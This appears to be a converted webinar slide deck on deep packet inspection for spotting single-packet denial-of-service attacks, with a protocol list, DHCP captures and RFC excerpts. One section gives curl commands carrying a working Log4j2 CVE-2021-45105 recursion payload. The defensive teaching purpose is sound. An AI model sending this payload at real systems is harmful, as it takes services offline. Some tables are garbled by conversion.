Deep Packet Inspection Analysis: Examining One Packet Killers

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June 20, 2024



Hi, I'm Michał Sołtysik

Deep Packet Inspection Analyst and Cybersecurity Consultant specializing in network edge profiling and zero-day attacks.

With a focus on IT, OT, and IoT areas, he has identified around 254 protocols used for cyber-attacks.

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Certified As:

EC-Council CyberTalks

C)CSA - Certified Cyber Security Analyst

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C)NFE - Certified Network Forensics Examiner

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WCNA - Wireshark Certified Network Analyst

C|ND - Certified Network Defender

C)PTC - Certified Penetration Testing Consultant

C)PTE - Certified Penetration Testing Engineer

C)PEH - Certified Professional Ethical Hacker

C)VA - Certified Vulnerability Assessor

RvBCWP - Red vs Blue Cyber Warfare Practitioner

CloTSP - Certified Internet of Things Security Practitioner

OOSE - OPSWAT OT Security Expert

CNSP - Certified Network Security Practitioner

CNSE - Certified Network Security Engineer

CCE - Certified Cybersecurity Expert

CCSS - Certified Cyber Security Specialist

Accredited by ANAB under ISO/IEC 17024.

Accredited by the NSA CNSS 4011-4016.

Approved by DoD under Directive 8570 (previously) / 8140 (presently).

Mapped to NIST / Homeland Security NICCS's Cyber Security Workforce Framework.

Mapped to NCWF (NICE Cybersecurity Workforce Framework).

Approved on the FBI Cyber Security Certification Requirement list (Tier 1-3).


Recognized by NCSC - part of GCHQ (UK's intelligence, security, and cyber agency).




Deep Packet Inspection Analysis: Examining One Packet Killers

Security Operations Center (SOC) teams monitor network traffic using SIEM and IPS solutions, along with other security tools. However, these tools can sometimes fall short in their capability, particularly when faced with complex attacks that exploit legitimate network protocols, such as a single, crafted packet. To combat these threats, SOC teams must adopt advanced techniques such as Deep Packet Inspection (DPI). The webinar explores DPI analysis techniques to detect and mitigate "One Packet Killers", using realworld examples from DHCP, H.225.0, Modbus over TCP, WTP, and BAT GW protocols. Furthermore, it examines the intricacies of each protocol and highlights how specific message manipulations within these protocols can activate Denial-of-Service (DoS) attacks or disrupt communication flows. By mastering DPI techniques and addressing these protocol security weaknesses, SOC teams can enhance their ability to maintain a robust network security posture.


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





based on:

- the heuristic thresholds
- signatures









based on:


- specific patterns
- anomalies

and:

- by examining the headers
- looking for certain parameters and conditions in the requests







Summary of the need for deep packet inspection analysis:

Objectives:

(1) Support SOC Team Operations:

Aid the Security Operations Center (SOC) team in executing their operational tasks, such as malware analysis, handling phishing messages, and addressing alerts from Security Information and Event Management (SIEM), Intrusion Prevention Systems (IPS), Web Application Firewalls (WAF), Endpoint Detection and Response (EDR), or Extended Detection and Response (XDR) systems;

(2) Assist Digital Forensics Investigations:

Help investigators perform digital forensics tasks alongside network forensics activities;

(3) Understand Network Traffic (via Network Edge Profiling):

Gain insight into network traffic to understand intentions, correctly assess risks, and take appropriate mitigation actions -> this ensures alerts can be closed with 100% certainty and increases the overall level of cybersecurity;

(4) Eliminate Unwanted Traffic:

Remove unwanted traffic that obstructs visibility by employing techniques such as BGP blackholing;

(5) Prevent Zero-Day Attacks:

Enhance the ability to prevent zero-day attacks;

(6) Eradicate 'One Packet Killers', which in many cases are not automatically detected and mitigated by the aforementioned systems.

254 protocols (IT, OT, and IoT) used in cyberattacks have been identified:

5co-legacy (FiveCo's Legacy Register Access Protocol)	BSSGP (BSS GPRS protocol)	EAP (Extensible Authentication Protocol)
802.11	BT-DHT (BitTorrent Distributed Hash Table Protocol)	EAPOL (Extensible Authentication Protocol over LAN)
A21	CAN (Controller Area Network)	ECHO
ACAP (Application Configuration Access Protocol)	CAN-ETH (Controller Area Network over Ethernet)	ECMP (Equal-Cost Multi-Path)
ADP (Aruba Discovery Protocol)	CAPWAP (Control And Provisioning of Wireless Access Points)	EIGRP (Enhanced Interior Gateway Routing Protocol)
ADwin communication protocol	CBSP (Cell Broadcast Service Protocol)	Elasticsearch
ALC (Asynchronous Layered Coding)	Chargen (Character Generator Protocol)	ELCOM Communication Protocol
ALLIOYN-ARDP (AllJoyn Reliable Datagram Protocol)	CIGI (Common Image Generator Interface)	ENRP (Endpoint Handlespace Redundancy Protocol)
ALLIOYN-NS (AllJoyn Name Service Protocol)	CIP I/O (Common Industrial Protocol)	ENTTEC
AMS (Automation Message Specification)	CLASSIC-STUN	ESP (Encapsulating Security Payload)
AMT (Automatic Multicast Tunneling)	CLDAP (Connection-less Lightweight Directory Access Protocol)	EtherCAT
ANSI C12.22	CN/IP (Component Network over IP)	Ethernet II
Any host internal protocol	CoAP (Constrained Application Protocol)	ENIP / EtherNet/IP (Ethernet Industrial Protocol)
ASAP (Aggregate Server Access Protocol)	collectd network data / plug-in / protocol	FF protocol (FOUNDATION Fieldbus)
ASF (Alert Standard Forum / Alert Standard Format)	CPHB (Computer Protocol Heart Beat)	FIND (Find Identification of Network Devices)
Assa Abloy R3 Protocol	CUPS (Common UNIX Printing System)	FTP (File Transfer Protocol)
ASTERIX (All Purpose Structured Eurocontrol Surveillance Information	CVSPSERVER / CVS pserver (Concurrent Versions System Password Server	Geneve (Generic Network Virtualization Encapsulation)
Exchange)	Protocol)	GPRS-NS (General Packet Radio Service - Network Service)
ATH (Apache Tribes Heartbeat Protocol)	DAYTIME	GQUIC (Google Quick UDP Internet Connections)
Auto-RP (Cisco Auto-Rendezvous Point)	DB-LSP-DISC (Dropbox LAN Sync Discovery)	GRE (Generic Routing Encapsulation)
AVTP (Audio Video Transport Protocol) / IEEE 1722 AVTP	DCC (Distributed Checksum Clearinghouse)	GSMTAP
AX/4000	DHCP (Dynamic Host Configuration Protocol) / BOOTP (Bootstrap Protocol)	GTP (GPRS Tunneling Protocol) / GPRS (General Packet Radio Service)
AYIYA (Anything In Anything)	DIS (Distributed Interactive Simulation)	GTP Prime (GPRS Tunneling Protocol Prime)
B.A.T.M.A.N. GW (Better Approach To Mobile Adhoc Networking)	DMP (Direct Message Protocol)	GTPv2 (GPRS Tunneling Protocol V2) / GPRS V2 (General Packet Radio
BACnet (Building Automation and Control Network)	DNPv0 (DOF Network Protocol)	Service V2)
BAT_BATMAN	DNPv3	H.225.0
BAT_GW	DNPv14	H.248 Megaco (Gateway Control Protocol)
BAT_VIS	DNPv79	HART_IP (Highway Addressable Remote Transducer over IP)
BFD Control (Bidirectional Forwarding Detection)	DNPv88	HCrt (Hotline Command-Response Transaction protocol)
BFD Echo (Bidirectional Forwarding Detection)	DNS (Domain Name System)	HICP (Host IP Configuration Protocol)
BitTorrent	DoIP	HIP (Host Identity Protocol)
BitTorrent Tracker	DPNET (DirectPlay 8 Protocol)	HiQnet
BJNP (Canon BubbleJet Network Protocol)	DTLS (Datagram Transport Layer Security)	HTTP (Hypertext Transfer Protocol)

HTTPS (Hypertext Transfer Protocol Secure)	LLC (Logical Link Control)	RTPproxy	TETRA (Terrestrial Trunked Radio)
IAPP (Inter-Access Point Protocol)	LLMNR (Link-Local Multicast Name Resolution)	RTPS (Real-Time Publish Subscribe Wire Protocol)	TFTP (Trivial File Transfer Protocol)
IAX2 (Inter-Asterisk eXchange)	LMP (Link Management Protocol)	RX	TIME
ICAP (Internet Content Adaptation Protocol)	LON (LonWorks or Local Operating Network)	SABP (Service Area Broadcast Protocol)	TIPC (Transparent Inter Process Communication)
ICMP (Internet Control Message Protocol)	LTP (Licklider Transmission Protocol)	SAIA S-Bus / Ether-S-Bus	TLSv1.2 (Transport Layer Security)
ICMPv6 (Internet Control Message Protocol Version 6)	LWAPP (Lightweight Access Point Protocol)	SAP (Session Announcement Protocol)	TPCP (Transparent Proxy Cache Protocol)
ICP (Internet Cache Protocol)	MANOLITO	SCTP (Stream Control Transmission Protocol)	TPKT (ISO Transport Service on top of the TCP)
IDN (ILDA Digital Network Protocol)	MDNS (Multicast Domain Name System)	SDO Protocol (Service Data Object Protocol)	TP-Link Smart Home Protocol
IDPR (Inter-Domain Policy Routing Protocol)	MEMCACHE	SDP (Session Description Protocol)	TPM (Trusted Platform Module)
IEC 60870-5-104 (International Electrotechnical Commission 60870 standards - Transmission Protocols -	MGCP (Media Gateway Control Protocol)	SEBEK	TS2 (Teamspeak2 Protocol)
Network access for IEC 60870-5-101 using standard transport profiles)	MIH (Media Independent Handover)	SigComp (Signaling Compression)	TZSP (TaZmen Sniffer Protocol)
IEC 60870-5-101/104 (International Electrotechnical Commission 60870 standards - Transmission Protocols	MiNT (Media independent Network Transport)	SIP (Session Initiation Protocol)	UAUDP (Universal Alcatel/UDP Encapsulation Protocol)
 - companion standards especially for basic telecontrol tasks / Network access for IEC 60870-5-101 using standard transport profiles) 	MIPv6 (Mobile IPv6)	SliMP3 Communication Protocol	UDP (User Datagram Protocol)
IEEE 802.15.4 (Institute of Electrical and Electronics Engineers Standard for Low-Rate Wireless Networks)	Mobile IP (Mobile Internet Protocol)	SMB (Server Message Block)	ULP (User Plane Location)
IMAP (Internet Message Access Protocol)	Modbus	SMTP (Simple Mail Transfer Protocol)	VICP (LeCroy's Versatile Instrument Control Protocol)
InfiniBand	MPLS (Multiprotocol Label Switching)	SNMP (Simple Network Management Protocol)	VITA 49 radio transport
IPA protocol (the ip.access "GSM over IP" protocol)	MQTT (MQ Telemetry Transport Protocol)	SOAP (Simple Object Access Protocol)	Vuze-DHT (Distributed Hash Table)
IPMI (Intelligent Platform Management Interface)	MSMMS (Microsoft Media Server)	Socks Protocol (Socket Secure Protocol)	VxLAN (Virtual eXtensible Local Area Network)
IPv4	MSRPC (Microsoft Remote Procedure Call)	SRVLOC (Service Location Protocol)	Who
IPv6 (Teredo IPv6 over UDP Tunneling)	MySQL	SSDP (Simple Service Discovery Protocol)	WireGuard
IPVS (IP Virtual Server)	Nano (Nano Cryptocurrency Protocol)	SSHv2 (Secure Shell)	WLCCP (Cisco Wireless LAN Context Control Protocol)
IPX (Internetwork Packet Exchange)	NAT-PMP (NAT Port Mapping Protocol)	SSL (Secure Sockets Layer)	WOW (World of Warcraft)
ISAKMP (Internet Security Association and Key Management Protocol)	NBDS (NetBIOS Datagram Service)	SSLv2	WOWW (World of Warcraft World)
ISO Internet Protocol (The International Organization for Standardization)	NBNS (NetBIOS Name Service)	SSLv3	WSP (Wireless Session Protocol)
KDSP (Kismet Drone/Server Protocol)	NDPS (Novell Distribution Print System)	STREAMDISCOVER	WTLS (Wireless Transport Layer Security)
KDP (Kontiki Delivery Protocol)	NFS (Network File System)	STUN (Session Traversal Utilities for Network Address Translation)	WTP (Wireless Transaction Protocol)
Kerberos / KRB5	NTP (Network Time Protocol)	Syslog	X11 (X Window System)
KINK (Kerberized Internet Negotiation of Keys)	NXP 802.15.4 SNIFFER	TACACS (Terminal Access Controller Access-Control System)	XDMCP (X Display Manager Control Protocol)
kNet	OMRON	TAPA (Trapeze Access Point Access Protocol)	XTACACS (Extended Terminal Access Controller Access-Control System)
KNXnet/IP	openSAFETY over UDP	TC-NV (TwinCAT Network Vars) / EtherCAT of NV Type	ZigBee SCoP (Secured Connection Protocol)
KPASSWD	OpenVPN	TCP (Transmission Control Protocol)	Ziguee Scor (Secured Connection Frotocor)
L2TP (Layer 2 Tunneling Protocol)	Pathport Protocol	Telnet	
L2TP (Layer 2 Turmening Protocol)			
LZIFVJ			

LISP (Locator/ID Separation Protocol)

The four main categories of weaknesses/vulnerabilities are:

1. Software Weaknesses:

Flaws in the code of a program or library, like the Log4j2 vulnerability (CVE-2021-45105).

2. Hardware Weaknesses:

Design or manufacturing defects in physical components that can be exploited for malicious purposes.

3. Protocol Weaknesses:

Design or implementation flaws in the way communication happens between systems or programs via specific protocols. These weaknesses can be exploited by attackers to violate the intended security goals of the protocol.

4. Security Misconfiguration:

Improper security settings on a system or software that leave vulnerabilities exposed.

DoS Attack Categories:

1. Overwhelm with traffic (Volumetric DoS):

This floods the system with useless data, like a massive amount of ping requests or data packets, clogging its resources and making it unresponsive.

2. Exploit weaknesses (Application DoS):

This targets flaws in the application logic itself. Attackers send specially crafted requests to crash the application or consume excessive resources, rendering it unavailable. This can also include exploiting security misconfigurations, like allowing unlimited open connections.

One Packet Killer via a vulnerability (CVE-2021-45105)

Apache Log4j2 versions 2.0-alpha1 through 2.16.0 (excluding 2.12.3 and 2.3.1) did not protect from uncontrolled recursion from self-referential lookups.

This allows an attacker with control over Thread Context Map data to cause a denial of service when a crafted string is interpreted.

This issue was fixed in Log4j 2.17.0, 2.12.3, and 2.3.1.

```
One can trigger the exploit using:
For a GET request:
curl 127.0.0.1:8080 -H 'X-Api-Version: ${${::-$${::-$}}}}'
For a POST request:
curl --location --request POST 'http://127.0.0.1:8080/addrecord' \
--header 'Content-Type: application/json' \
--data '{
           "clientRef": "${${::-$${::-$}}}}"
```

One Packet Killer via a vulnerability (CVE-2021-45105)

More information:


https://github.com/pravin-pp/log4j2-CVE-2021-45105/tree/master

https://nvd.nist.gov/vuln/detail/CVE-2021-45105

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105

One Packet Killer via a weak protocol design in DHCP

- The Dynamic Host Configuration Protocol (DHCP) is a network management protocol used on Internet Protocol (IP) networks for automatically assigning IP addresses and other communication parameters to devices connected to the network using a client-server architecture.
- DHCP operations fall into four phases: server discovery, IP lease offer, IP lease request, and IP lease acknowledgement. These stages are often abbreviated as DORA for discovery, offer, request, and acknowledgement.



One Packet Killer via a weak protocol design in DHCP

Subnet Mask: 255.255.255.0

Option: (255) End Option End: 255

```
2004-12-05 20:16:24,317453 0.0.0.0
                                                          255.255.255.255 DHCP
                                                                                          314 DHCP Discover - Transaction ID 0x3d1d
          2004-12-05 20:16:24,317748
                                       192.168.0.1
                                                          192.168.0.10 DHCP
                                                                                          342 DHCP Offer - Transaction ID 0x3d1d
          2004-12-05 20:16:24,387484
                                      0.0.0.0
                                                          255.255.255.255 DHCP
                                                                                          314 DHCP Request - Transaction ID 0x3d1e
          2004-12-05 20:16:24,387798
                                                          192.168.0.10 DHCP
                                                                                                         - Transaction ID 0x3d1e
> Frame 4: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
> Ethernet II, Src: Dell ad:f1:9b (00:08:74:ad:f1:9b), Dst: GrandstreamN 01:fc:42 (00:0b:82:01:fc:42)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.10
> User Datagram Protocol, Src Port: 67, Dst Port: 68

→ Dynamic Host Configuration Protocol (ACK)

    Message type: Boot Reply (2)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Transaction ID: 0x00003d1e
     Seconds elapsed: 0

✓ Bootp flags: 0x0000 (Unicast)

        0... = Broadcast flag: Unicast
        .000 0000 0000 0000 = Reserved flags: 0x0000
     Your (client) IP address: 192.168.0.10
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: GrandstreamN 01:fc:42 (00:0b:82:01:fc:42)
    Client hardware address padding: 000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP

✓ Option: (53) DHCP Message Type (ACK)

        Length: 1
        DHCP: ACK (5)

→ Option: (58) Renewal Time Value

        Renewal Time Value: 30 minutes (1800)

→ Option: (59) Rebinding Time Value

        Rebinding Time Value: 52 minutes, 30 seconds (3150)

→ Option: (51) IP Address Lease Time

        IP Address Lease Time: 1 hour (3600)

✓ Option: (54) DHCP Server Identifier (192.168.0.1)

        DHCP Server Identifier: 192.168.0.1
   Option: (1) Subnet Mask (255,255,255.0)
```

One Packet Killer via a weak protocol design in DHCP (RFC 2131)

Network Working Group

R. Droms

Request for Comments: 2131

Bucknell University

Obsoletes: 1541

March 1997

Category: Standards Track

Dynamic Host Configuration Protocol

7. Security Considerations

DHCP is built directly on UDP and IP which are as yet inherently insecure. Furthermore, DHCP is generally intended to make maintenance of remote and/or diskless hosts easier. While perhaps not impossible, configuring such hosts with passwords or keys may be difficult and inconvenient. Therefore, **DHCP in its current form is quite insecure**.

Unauthorized DHCP servers may be easily set up. Such servers can then send false and potentially disruptive information to clients such as incorrect or duplicate IP addresses, incorrect routing information (including spoof routers, etc.), incorrect domain nameserver addresses (such as spoof nameservers), and so on. Clearly, once this seed information is in place, an attacker can further compromise affected systems.

Malicious DHCP clients could masquerade as legitimate clients and retrieve information intended for those legitimate clients. Where dynamic allocation of resources is used, a malicious client could claim all resources for itself, thereby denying resources to legitimate clients.

One Packet Killer via a weak protocol design in DHCP (RFC 3442)

Network Working Group

T. Lemon

Request for Comments: 3442

Nominum, Inc.

Updates: 2132

S. Cheshire

Category: Standards Track

Apple Computer, Inc.

B. Volz

Ericsson

December 2002

The Classless Static Route Option for


Dynamic Host Configuration Protocol (DHCP) version 4

Security Considerations

Potential exposures to attack in the DHCP protocol are discussed in section 7 of the DHCP protocol specification and in Authentication for DHCP Messages.

The Classless Static Routes option can be used to misdirect network traffic by providing incorrect IP addresses for routers. This can be either a Denial of Service attack, where the router IP address given is simply invalid, or can be used to set up a man-in-the-middle attack by providing the IP address of a potential snooper. This is not a new problem - the existing Router and Static Routes options defined in RFC 2132 exhibit the same vulnerability.

One Packet Killer via a weak protocol design in DHCP



This IP was reported 2 times. Confidence of Abuse is 0%: ? O% ISP Aruba Networks Inc. Usage Type Data Center/Web Hosting/Transit Domain Name arubanetworks.com Country United States of America City Santa Clara, California

One Packet Killer via a weak protocol design in DHCP (RFC 2131)

Network Working Group

S. Alexander

Request for Comments: 2132

Silicon Graphics, Inc.

Obsoletes: 1533

R. Droms

Category: Standards Track

Bucknell University

March 1997

DHCP Options and BOOTP Vendor Extensions

13. Security Considerations

Security issues are not discussed in this memo.

DHCP message types [edit]

This table lists the DHCP message types, documented in RFC 2132, RFC 3203,^[15] RFC 4388,^[16] RFC 6926^[17] and RFC 7724.^[18] These codes are the value in the DHCP extension 53, shown in the table above.

DHCP message types

Code •	Name •	Length •	RFC •
1	DHCPDISCOVER	1 octet	rfc2132 ^[14] : Section 9.8
2	DHCPOFFER	1 octet	rfc2132 ^{[14]: Section 9.6}
3	DHCPREQUEST	1 octet	rfc2132 ^[14] : Section 9.6
4	DHCPDECLINE	1 octet	rfc2132 ^{[14]: Section 9.6}
5	DHCPACK	1 octet	rfc2132 ^[14] : Section 9.8
6	DHCPNAK	1 octet	rfc2132 ^[14] : Section 9.6
7	DHCPRELEASE	1 octet	rfc2132 ^{[14]: Section 9.6}
